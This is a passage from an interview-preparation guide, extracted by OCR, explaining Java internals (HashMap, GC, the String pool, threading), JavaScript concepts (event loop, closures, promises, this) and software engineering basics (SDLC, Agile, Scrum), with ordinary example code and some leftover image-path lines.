    private final List<String> tags;

    public Money(long amount, List<String> tags) {
        this.amount = amount;
        this.tags = List.copyOf(tags);              // 3. defensive copy of mutable inputs
    }
    public long getAmount() { return amount; }      // 4. getters only, no setters
    public List<String> getTags() { return tags; } // 5. return unmodifiable / copies
    public Money add(long x) { return new Money(amount + x, tags); } // 6. "modify" → new
object
}
```

Java 16+ `record` types give concise immutable data carriers: `record Point(int x, int y) {}`.

---

## 6.12 Java: JVM, JRE, JDK





*JDK ⊃ JRE ⊃ JVM*

| | JDK | JRE | JVM |
|---|---|---|---|
| Purpose | Develop + run | Run only | Execute bytecode |
| Contains | JRE + compiler & dev tools | JVM + libraries | Class loader, execution engine, GC |
| Platform dependent? | Yes | Yes | **Yes** (each OS has its own JVM) |

**"Write Once, Run Anywhere":** `javac` produces platform-independent **bytecode**; each platform's JVM runs it. *Java is platform-independent; the JVM is not.* (Since Java 11, Oracle no longer ships a separate JRE — use `jlink` to build a runtime.)

**JVM architecture:**




*Inside the JVM*

Class loaders follow **parent-delegation** (ask parent first), which prevents user code from replacing core classes like `java.lang.String`.

## 6.13 Java: Garbage Collection specifics

(Concept in §6.6.) Java-specific points interviewers ask:


- Heap = Young (Eden + 2 Survivors) + Old; **Metaspace** (native memory, replaced PermGen in Java 8) holds class metadata.
- **Minor GC** cleans young gen (copying collector: live objects copied Eden → Survivor; age counter increments; promoted to Old after a threshold, default up to 15).
- **Major/Full GC** cleans old gen (and often everything) — longer pauses.
- Tune with flags: `-Xms512m -Xmx2g` (initial/max heap), `-XX:+UseG1GC`, `-XX:MaxGCPauseMillis=200`.
- Reference types: **strong** (normal), **soft** (cleared under memory pressure — caches), **weak** (cleared at next GC — `WeakHashMap`), **phantom** (post-mortem cleanup).
- `finalize()` is deprecated; use `try-with-resources` / `Cleaner`.

## 6.14 Java: HashMap Internals

`HashMap<K,V>` stores entries in an **array of buckets** (default capacity **16**, load factor **0.75**).

**`put(key, value)` step by step:**

1. Compute `hash = key.hashCode() ^ (h >>> 16)` (spreads high bits into low bits).
2. Bucket index = `hash & (capacity − 1)` (fast modulo since capacity is a power of 2).
3. If bucket empty → store a new `Node(hash, key, value, next)`.
4. If not empty (**collision**) → walk the chain: if a node has an equal key (`hash ==` and `equals()`), **replace the value**; else append a new node.
5. If a bucket's chain length exceeds **8** (and table capacity ≥ 64), convert it to a **red-black tree** (Java 8+) → worst-case O(log n) instead of O(n). Shrinks back to list at 6.
6. If `size > capacity × loadFactor` (16 × 0.75 = 12), **resize**: double capacity and rehash entries.




*HashMap with capacity 8: "Ravi" and "Sara" collide in bucket 3 and form a chain*

**`get(key)`:** compute hash → bucket → walk list/tree comparing `hash` then `equals()`. Average **O(1)**.

**The `equals` / `hashCode` contract:** equal objects **must** have equal hash codes (not vice-versa). If you override `equals()` but not `hashCode()`, two equal keys land in different buckets and `get()` fails:


```
class Emp {
    int id; String name;
    @Override public boolean equals(Object o) {
        if (this == o) return true;
        if (!(o instanceof Emp)) return false;
        return id == ((Emp) o).id;
    }
    @Override public int hashCode() { return Objects.hash(id); }  // must match equals
}
```

**Other facts:** allows **one null key** (bucket 0) and many null values; **not thread-safe** (concurrent resize could corrupt it — use `ConcurrentHashMap`, which uses CAS + per-bucket locking, no null keys/values); iteration order not guaranteed (use `LinkedHashMap` for insertion order); keys should be **immutable**.

| | HashMap | Hashtable | ConcurrentHashMap |
|---|---|---|---|
| Thread-safe | No | Yes (whole-map lock, legacy) | Yes (fine-grained) |
| Null key/values | 1 null key, null values | None | None |

| | HashMap | Hashtable | ConcurrentHashMap |
|---|---|---|---|
| Performance | Fastest single-thread | Slow | Fast under concurrency |

## 6.15 Java: ArrayList vs LinkedList




*ArrayList = contiguous resizable array; LinkedList = doubly linked nodes*

| Operation | ArrayList | LinkedList |
|---|---|---|
| Internal structure | Dynamic array | Doubly linked list |
| `get(i)` | **O(1)** | O(n) — must traverse |
| Add at end | O(1) amortised (resize grows 1.5×) | O(1) |
| Insert/remove at front or middle | O(n) — shift elements | O(1) once at the node (finding it is O(n)) |
| Memory | Compact | Extra 2 pointers per node |
| Cache locality | Excellent | Poor |
| Implements | `List`, `RandomAccess` | `List`, `Deque` (usable as queue/stack) |

**Rule of thumb:** use `ArrayList` almost always; consider `LinkedList` / `ArrayDeque` for frequent head insertions/removals. **ArrayList vs Vector:** Vector is synchronised (legacy) and grows 2×.

## 6.16 Java: HashSet vs TreeSet

| | HashSet | LinkedHashSet | TreeSet |
|---|---|---|---|
| Backed by | `HashMap` (elements stored as keys) | `LinkedHashMap` | `TreeMap` (red-black tree) |

| | HashSet | LinkedHashSet | TreeSet |
|---|---|---|---|
| Order | None | Insertion order | **Sorted** (natural or Comparator) |
| add/remove/contains | O(1) avg | O(1) | **O(log n)** |
| Null | One null allowed | One null | No null (can't compare) |
| Extra API | — | — | `first()`, `last()`, `floor()`, `ceiling()`, `headSet()`, `tailSet()` |
| Uses | `equals` / `hashCode` | same | `compareTo` / `compare` |


```
Set<Integer> hs = new HashSet<>(List.of(5, 1, 9, 3));   // e.g. [1, 3, 5, 9] or any order
Set<Integer> ts = new TreeSet<>(List.of(5, 1, 9, 3));   // always [1, 3, 5, 9]
((TreeSet<Integer>) ts).ceiling(4);                      // 5 — smallest ≥ 4
```

## 6.17 Java: String Pool

The **String Constant Pool** is a special area in the heap where Java stores unique string literals so identical literals share one object (saves memory; safe because strings are immutable).

```
String a = "java";              // pool
String b = "java";              // reuses the same pooled object
String c = new String("java");  // NEW object on heap (literal "java" still in pool)
String d = c.intern();          // returns the pooled instance

a == b        // true  (same reference)
a == c        // false (different objects)
a.equals(c)   // true  (same content)
a == d        // true
```




*String pool: a and b share one object; new String() creates a separate heap object*

**Why are strings immutable in Java?** String pooling (sharing would be unsafe otherwise), security (class names, file paths, URLs, DB credentials can't be changed after validation), thread-safety, and hash-code caching (fast as `HashMap` keys).

**Interview tip:** "How many objects does `new String("abc")` create?" — Up to **two**: one in the pool for the literal (if not already there) and one on the heap for `new`. Always compare string *content* with `.equals()`, never `==`.

## 6.18 Java: StringBuilder vs StringBuffer

Because `String` is immutable, concatenating in a loop creates many throwaway objects ($O(n^2)$ copying). Use a mutable builder:

```
// ✘ creates ~10,000 intermediate String objects
String s = "";
for (int i = 0; i < 10000; i++) s += i;

// ✔ one growable buffer
StringBuilder sb = new StringBuilder();
for (int i = 0; i < 10000; i++) sb.append(i);
String result = sb.toString();
sb.reverse(); sb.insert(0, "x"); sb.deleteCharAt(0);
```

| | String | StringBuilder | StringBuffer |
|---|---|---|---|
| Mutable | No | Yes | Yes |
| Thread-safe | Yes (immutable) | **No** | **Yes** (synchronised methods) |
| Speed | Slow for repeated modification | **Fastest** | Slower (lock overhead) |
| Since | 1.0 | 1.5 | 1.0 |
| Use | Fixed text | Single-threaded building (almost always) | Shared across threads (rare) |

(The compiler already turns a single expression `a + b + c` into efficient code; the problem is concatenation inside loops.)

## 6.19 Java: Multithreading

**Two ways to create a thread:**


```java
// 1. Extend Thread
class MyThread extends Thread { public void run() { System.out.println("running"); } }
new MyThread().start();

// 2. Implement Runnable (preferred — can still extend another class)
Runnable task = () -> System.out.println("running in " + Thread.currentThread().getName());
new Thread(task).start();

// 3. Callable + ExecutorService (returns a result, throws checked exceptions)
ExecutorService pool = Executors.newFixedThreadPool(4);
Future<Integer> f = pool.submit(() -> 21 * 2);
System.out.println(f.get());   // 42 (blocks until done)
pool.shutdown();

// 4. CompletableFuture (async pipelines)
CompletableFuture.supplyAsync(() -> fetchUser(1))
                 .thenApply(User::getName)
                 .thenAccept(System.out::println);
```

**Interview tip:** `start()` vs `run()` — `start()` creates a new thread which then calls `run()`. Calling `run()` directly just executes it on the *current* thread like a normal method. Calling `start()` twice throws `IllegalThreadStateException`.




*Java thread lifecycle (Thread.State)*

| Method | Behaviour |
|---|---|
| `sleep(ms)` | Pause current thread; **keeps locks**; static method of Thread |
| `wait()` | Release the object's monitor and wait for `notify()`; must be inside `synchronized` |
| `notify()` / `notifyAll()` | Wake one / all threads waiting on that object's monitor |

| Method | Behaviour |
|---|---|
| `join()` | Wait for another thread to finish |
| `yield()` | Hint to scheduler to let others run |
| `interrupt()` | Request a thread to stop; blocked calls throw `InterruptedException` |
| `setDaemon(true)` | Background thread that doesn't keep the JVM alive (e.g. GC) |

**Executor framework:** `newFixedThreadPool(n)`, `newCachedThreadPool()`, `newSingleThreadExecutor()`, `newScheduledThreadPool(n)`, and Java 21 **virtual threads** (`Executors.newVirtualThreadPerTaskExecutor()`) — very lightweight threads managed by the JVM, ideal for blocking I/O-heavy servers.

## 6.20 Java: Synchronization

Synchronization prevents race conditions by ensuring only one thread executes a critical section on a given **monitor (intrinsic lock)** at a time.

```
class BankAccount {
    private int balance = 100;

    public synchronized void withdraw(int amt) {      // locks 'this'
        if (balance >= amt) balance -= amt;
    }
    public void deposit(int amt) {
        synchronized (this) { balance += amt; }       // synchronized block (finer scope)
    }
    public static synchronized void audit() { }       // locks BankAccount.class
}
```

**Other tools:**

```
// volatile: visibility only (every read sees latest write); NOT atomic for count++
private volatile boolean running = true;

// Atomic classes: lock-free CAS
AtomicInteger hits = new AtomicInteger();  hits.incrementAndGet();

// ReentrantLock: tryLock, timeouts, fairness, multiple conditions
Lock lock = new ReentrantLock();
lock.lock(); try { /* critical section */ } finally { lock.unlock(); }

// ReadWriteLock: many readers OR one writer
// Coordination utilities: CountDownLatch, CyclicBarrier, Semaphore
```

**Producer–consumer with wait/notify:**

```java
class Buffer {
    private final Queue<Integer> q = new LinkedList<>(); private final int CAP = 5;
    public synchronized void produce(int x) throws InterruptedException {
        while (q.size() == CAP) wait();     // always wait in a while loop (spurious wakeups)
        q.add(x); notifyAll();
    }
    public synchronized int consume() throws InterruptedException {
        while (q.isEmpty()) wait();
        int x = q.poll(); notifyAll(); return x;
    }
}
// In practice: use BlockingQueue (ArrayBlockingQueue) which does this for you.
```

**Deadlock in Java:** thread 1 locks A then B, thread 2 locks B then A. Avoid by consistent lock ordering, `tryLock` with timeout, minimising lock scope. Detect with `jstack` thread dumps.


| | synchronized | ReentrantLock |
|---|---|---|
| Acquire/release | Automatic (block exit) | Manual — `unlock()` in `finally` |
| Try without blocking | No | `tryLock()` |
| Timeout / interruptible | No | Yes |
| Fairness | No | Optional |
| Multiple conditions | One wait set | Many `Condition` objects |

---

## 6.21 JavaScript: Call Stack

JavaScript is **single-threaded**: one call stack, one thing at a time. The **call stack** tracks which function is executing (LIFO).

```javascript
function multiply(a, b) { return a * b; }
function square(n) { return multiply(n, n); }
function printSquare(n) { console.log(square(n)); }
printSquare(4);
```





*Call stack at its deepest point (top = currently executing)*

Infinite recursion → `RangeError: Maximum call stack size exceeded` (stack overflow). Long synchronous work on the stack **blocks** rendering and user input — that's why heavy work goes async or to Web Workers.

## 6.22 JavaScript: Event Loop

How can single-threaded JS handle timers, network calls and clicks without freezing? The **runtime** (browser or Node.js) provides Web APIs that work in the background, plus queues and the **event loop**.




*JavaScript runtime model*

**The algorithm:**

1. Run all synchronous code until the call stack is empty.
2. Run **all** microtasks (including ones added while draining).
3. (Browser) render if needed.
4. Take **one** macrotask, run it, go back to step 2.

```
console.log("1");
setTimeout(() => console.log("2 - timeout"), 0);
Promise.resolve().then(() => console.log("3 - promise"));
console.log("4");
// Output: 1, 4, 3 - promise, 2 - timeout
```

`setTimeout(fn, 0)` means "*at least* 0 ms" — it still waits for the stack to clear and all microtasks to finish.

## 6.23 JavaScript: Microtasks vs Macrotasks

| | Microtasks | Macrotasks (tasks) |
|---|---|---|
| Sources | `Promise.then/catch/finally`, `await` continuation, `queueMicrotask`, `MutationObserver`; Node: `process.nextTick` (even higher priority) | `setTimeout`, `setInterval`, `setImmediate` (Node), I/O callbacks, UI events, `MessageChannel` |
| Processing | **Entire queue drained** after each task | **One per loop iteration** |
| Priority | Higher | Lower |
| Danger | Infinite microtasks starve rendering & macrotasks | — |

**Tricky ordering question:**

```
console.log("A");
setTimeout(() => console.log("B"), 0);
Promise.resolve().then(() => {
  console.log("C");
  setTimeout(() => console.log("D"), 0);
}).then(() => console.log("E"));
queueMicrotask(() => console.log("F"));
console.log("G");
```

Trace: sync → **A, G**. Microtask queue: [then(C), F] → run C (schedules timeout D; queues then(E)) → F → E. Macrotasks: B then D.

**Output: A, G, C, F, E, B, D**

## 6.24 JavaScript: Hoisting

During the creation phase of an execution context, declarations are registered before code runs — they behave as if "moved to the top" of their scope.

```
console.log(a);      // undefined  (var hoisted & initialised to undefined)
var a = 5;

console.log(b);      // ReferenceError: Cannot access 'b' before initialization
let b = 10;          // let/const hoisted but in the Temporal Dead Zone (TDZ)

greet();             // "Hello" — function declarations fully hoisted
function greet() { console.log("Hello"); }

sayHi();             // TypeError: sayHi is not a function (var hoisted as undefined)
var sayHi = function () { console.log("Hi"); };
```

| | `var` | `let` | `const` |
|---|---|---|---|
| Scope | Function | Block `{}` | Block |
| Hoisted | Yes, initialised `undefined` | Yes, but TDZ | Yes, but TDZ |
| Re-declare in same scope | Allowed | Error | Error |
| Re-assign | Yes | Yes | **No** (but object contents can mutate) |
| Becomes property of `window` (global) | Yes | No | No |


**Classic loop bug:**

```
for (var i = 0; i < 3; i++) setTimeout(() => console.log(i), 0);  // 3 3 3 (one shared i)
for (let j = 0; j < 3; j++) setTimeout(() => console.log(j), 0);  // 0 1 2 (new j per iteration)
```

## 6.25 JavaScript: Closures

A **closure** is a function bundled with references to the variables of its **lexical (outer) scope**, which it keeps access to even after the outer function has returned.

```
function makeCounter() {
  let count = 0;                // private state
  return {
    increment: () => ++count,
    get: () => count,
  };
}
const c1 = makeCounter();
c1.increment(); c1.increment();
console.log(c1.get());          // 2
const c2 = makeCounter();       // independent closure, its own count
console.log(c2.get());          // 0
console.log(c1.count);          // undefined — truly private
```




*The returned functions keep the outer scope (with count) alive*

**Uses:** data privacy / module pattern, function factories ( `const add5 = makeAdder(5)` ), memoisation, callbacks and event handlers that remember context, **debounce/throttle**:

```
function debounce(fn, delay) {
  let timer;                                  // remembered between calls via closure
  return (...args) => {
    clearTimeout(timer);
    timer = setTimeout(() => fn(...args), delay);
  };
}
const onSearch = debounce(q => fetch(`/search?q=${q}`), 300);
```

Pitfall: closures keep variables alive → potential memory leaks if large objects are captured unintentionally.

## 6.26 JavaScript: Prototypes

JavaScript uses **prototypal inheritance**: every object has an internal link `[[Prototype]]` (accessible via `Object.getPrototypeOf(obj)` or `__proto__` ) to another object. Property lookups walk this **prototype chain** until found or `null` .

```
function Person(name) { this.name = name; }
Person.prototype.greet = function () { return "Hi, I'm " + this.name; };

const p = new Person("Asha");
p.greet();          // found on Person.prototype, not on p itself
p.toString();       // found on Object.prototype
p.hasOwnProperty("greet");   // false

// ES6 class syntax is sugar over the same mechanism
class Student extends Person {
  constructor(name, roll) { super(name); this.roll = roll; }
  study() { return this.name + " is studying"; }
}
```





*Prototype chain lookup for p.toString()*

`prototype` (property on constructor functions) vs `__proto__` (an object's actual link). `Object.create(proto)` makes an object with a chosen prototype.

## 6.27 JavaScript: Promises

A **Promise** represents the eventual result of an async operation. States: **pending → fulfilled** (with value) or **rejected** (with reason); once settled it's immutable.




*Promise states*

```
// Creating
const wait = ms => new Promise(resolve => setTimeout(resolve, ms));

function getUser(id) {
  return new Promise((resolve, reject) => {
    if (id <= 0) reject(new Error("Invalid id"));
    else setTimeout(() => resolve({ id, name: "Asha" }), 500);
  });
}

// Consuming & chaining (avoids "callback hell")
getUser(1)
  .then(user => fetch(`/orders?user=${user.id}`))   // return a promise → chain waits
  .then(res => res.json())
  .then(orders => console.log(orders))
  .catch(err => console.error("Failed:", err))      // catches any error above
  .finally(() => hideSpinner());
```

**Combinators:**

| Method | Resolves when | Rejects when |
|---|---|---|
| `Promise.all([..])` | **All** fulfil → array of values | **Any** rejects (fail-fast) |
| `Promise.allSettled([..])` | All settle → array of `{status, value/reason}` | Never |
| `Promise.race([..])` | First to settle (fulfil) | First to settle (reject) |
| `Promise.any([..])` | First to fulfil | All reject ( `AggregateError` ) |

## 6.28 JavaScript: Async/Await

`async` / `await` is syntax sugar over promises that makes async code read like synchronous code.

```
async function loadDashboard(userId) {
  try {
    const user = await getUser(userId);                    // pauses this function only
    const [orders, notifs] = await Promise.all([           // run in PARALLEL
      fetch(`/orders?u=${user.id}`).then(r => r.json()),
      fetch(`/notifications?u=${user.id}`).then(r => r.json()),
    ]);
    return { user, orders, notifs };
  } catch (err) {
    console.error("Dashboard failed", err);                // handles rejections
    throw err;
  }
}
loadDashboard(1).then(d => render(d));                     // async fn always returns a
Promise
```

- An `async` function **always returns a promise**.

- `await` pauses the **function**, not the thread — the rest of the continuation is scheduled as a **microtask**, and the event loop keeps running other work.
- **Pitfall:** sequential awaits for independent operations are slow: `await a(); await b();` takes a+b time; use `Promise.all` to take max(a, b).
- `await` inside `forEach` does not wait — use `for...of` or `Promise.all(arr.map(...))`.

```
console.log(1);
(async () => { console.log(2); await null; console.log(3); })();
console.log(4);
// 1, 2, 4, 3   (code after await runs as a microtask)
```

## 6.29 JavaScript: the `this` Keyword

`this` is determined by **how a function is called** (except arrow functions, which use lexical `this`).

| Call style | `this` refers to | Example |
|---|---|---|
| Method call | The object before the dot | `obj.greet()` → `obj` |
| Plain function call | `undefined` in strict mode; global object ( `window` ) in sloppy mode | `greet()` |
| Constructor ( `new` ) | The newly created object | `new Person()` |
| Explicit binding | First argument | `fn.call(o, a, b)` , `fn.apply(o, [a, b])` , `fn.bind(o)` |
| Arrow function | `this` of the **enclosing lexical scope** (can't be rebound) | `() => this.x` |
| DOM event handler (regular function) | The element | `btn.addEventListener('click', function(){ this })` |

```
const user = {
  name: "Asha",
  regular() { return this.name; },
  arrow: () => this.name,                    // lexical this = module/global → undefined
  delayed() { setTimeout(() => console.log(this.name), 100); }  // arrow keeps user → "Asha"
};
user.regular();               // "Asha"
const f = user.regular; f();  // undefined (strict) — lost its object!
const bound = user.regular.bind(user); bound();  // "Asha"
```


**Priority:** `new` binding > explicit ( `call/apply/bind` ) > implicit (method call) > default. `call` vs `apply`: same, but `apply` takes arguments as an array; `bind` returns a new function without calling it.

# 7. Software Engineering

Software engineering is the disciplined application of engineering principles to the design, development, testing, deployment and maintenance of software. Interviewers check that you understand how real teams build software — not just how to code.

## 7.1 SDLC (Software Development Life Cycle)

The SDLC is the structured process for building software from idea to retirement.





*SDLC phases (iterative: maintenance feeds new requirements)*

| Phase | Activities | Output |
|---|---|---|
| Planning | Scope, cost, schedule, **feasibility** (technical, economic, operational, legal) | Project plan |
| Requirements | Gather & analyse what the system must do | **SRS** (Software Requirements Specification) |
| Design | **HLD**: architecture, modules, DB, tech stack; **LLD**: classes, APIs, algorithms | Design documents, diagrams |
| Implementation | Write code following standards, code reviews | Source code, builds |
| Testing | Unit, integration, system, acceptance testing | Test reports, bug fixes |
| Deployment | Release to production (staged rollouts) | Live system |
| Maintenance | Bug fixes, enhancements, adapting to new environments | Patches, new versions |

**Types of maintenance:** corrective (bugs), adaptive (new OS/platform), perfective (performance/features), preventive (refactoring to avoid future issues).

**SDLC models:** Waterfall, V-Model (each dev phase paired with a test phase), Iterative, **Spiral** (risk-driven loops — large risky projects), Prototype, **Agile**, DevOps.

## 7.2 Agile vs Waterfall





*Waterfall flows one way; Agile repeats short cycles delivering working increments*

| | Waterfall | Agile |
|---|---|---|
| Approach | Linear, sequential phases | Iterative, incremental |
| Requirements | Fixed up front | Evolve; change welcomed |
| Delivery | One big release at the end | Working software every iteration |
| Customer involvement | At start and end | Continuous |
| Testing | After development | Throughout (every sprint) |
| Documentation | Heavy | Just enough |
| Risk | Discovered late | Discovered early |
| Best for | Stable, well-understood, regulated projects (government, construction-like) | Changing requirements, startups, products |

**Agile Manifesto values:** *individuals and interactions* over processes and tools; *working software* over comprehensive documentation; *customer collaboration* over contract negotiation; *responding to change* over following a plan. Agile frameworks: **Scrum**, **Kanban** (continuous flow, WIP limits, board with To Do / In Progress / Done), XP (pair programming, TDD), SAFe (scaled).

## 7.3 Scrum

**Scrum** is the most popular Agile framework: work happens in fixed-length **sprints** (usually 2 weeks) producing a potentially shippable **increment**.




*The Scrum framework*

**3 Roles (accountabilities):**

| Role | Responsibility |
|---|---|
| **Product Owner** | Owns & prioritises the product backlog; maximises value; voice of the customer |
| **Scrum Master** | Facilitates Scrum, removes blockers (impediments), coaches the team; servant-leader, not a manager |
| **Development Team** (Developers) | Self-organising, cross-functional (3–9 people); builds the increment |

**5 Events:** Sprint, Sprint Planning, Daily Scrum (*What did I do yesterday? What will I do today? Any blockers?*), Sprint Review, Sprint Retrospective (*what went well, what didn't, what to improve*).

**3 Artifacts:** Product Backlog, Sprint Backlog, Increment.

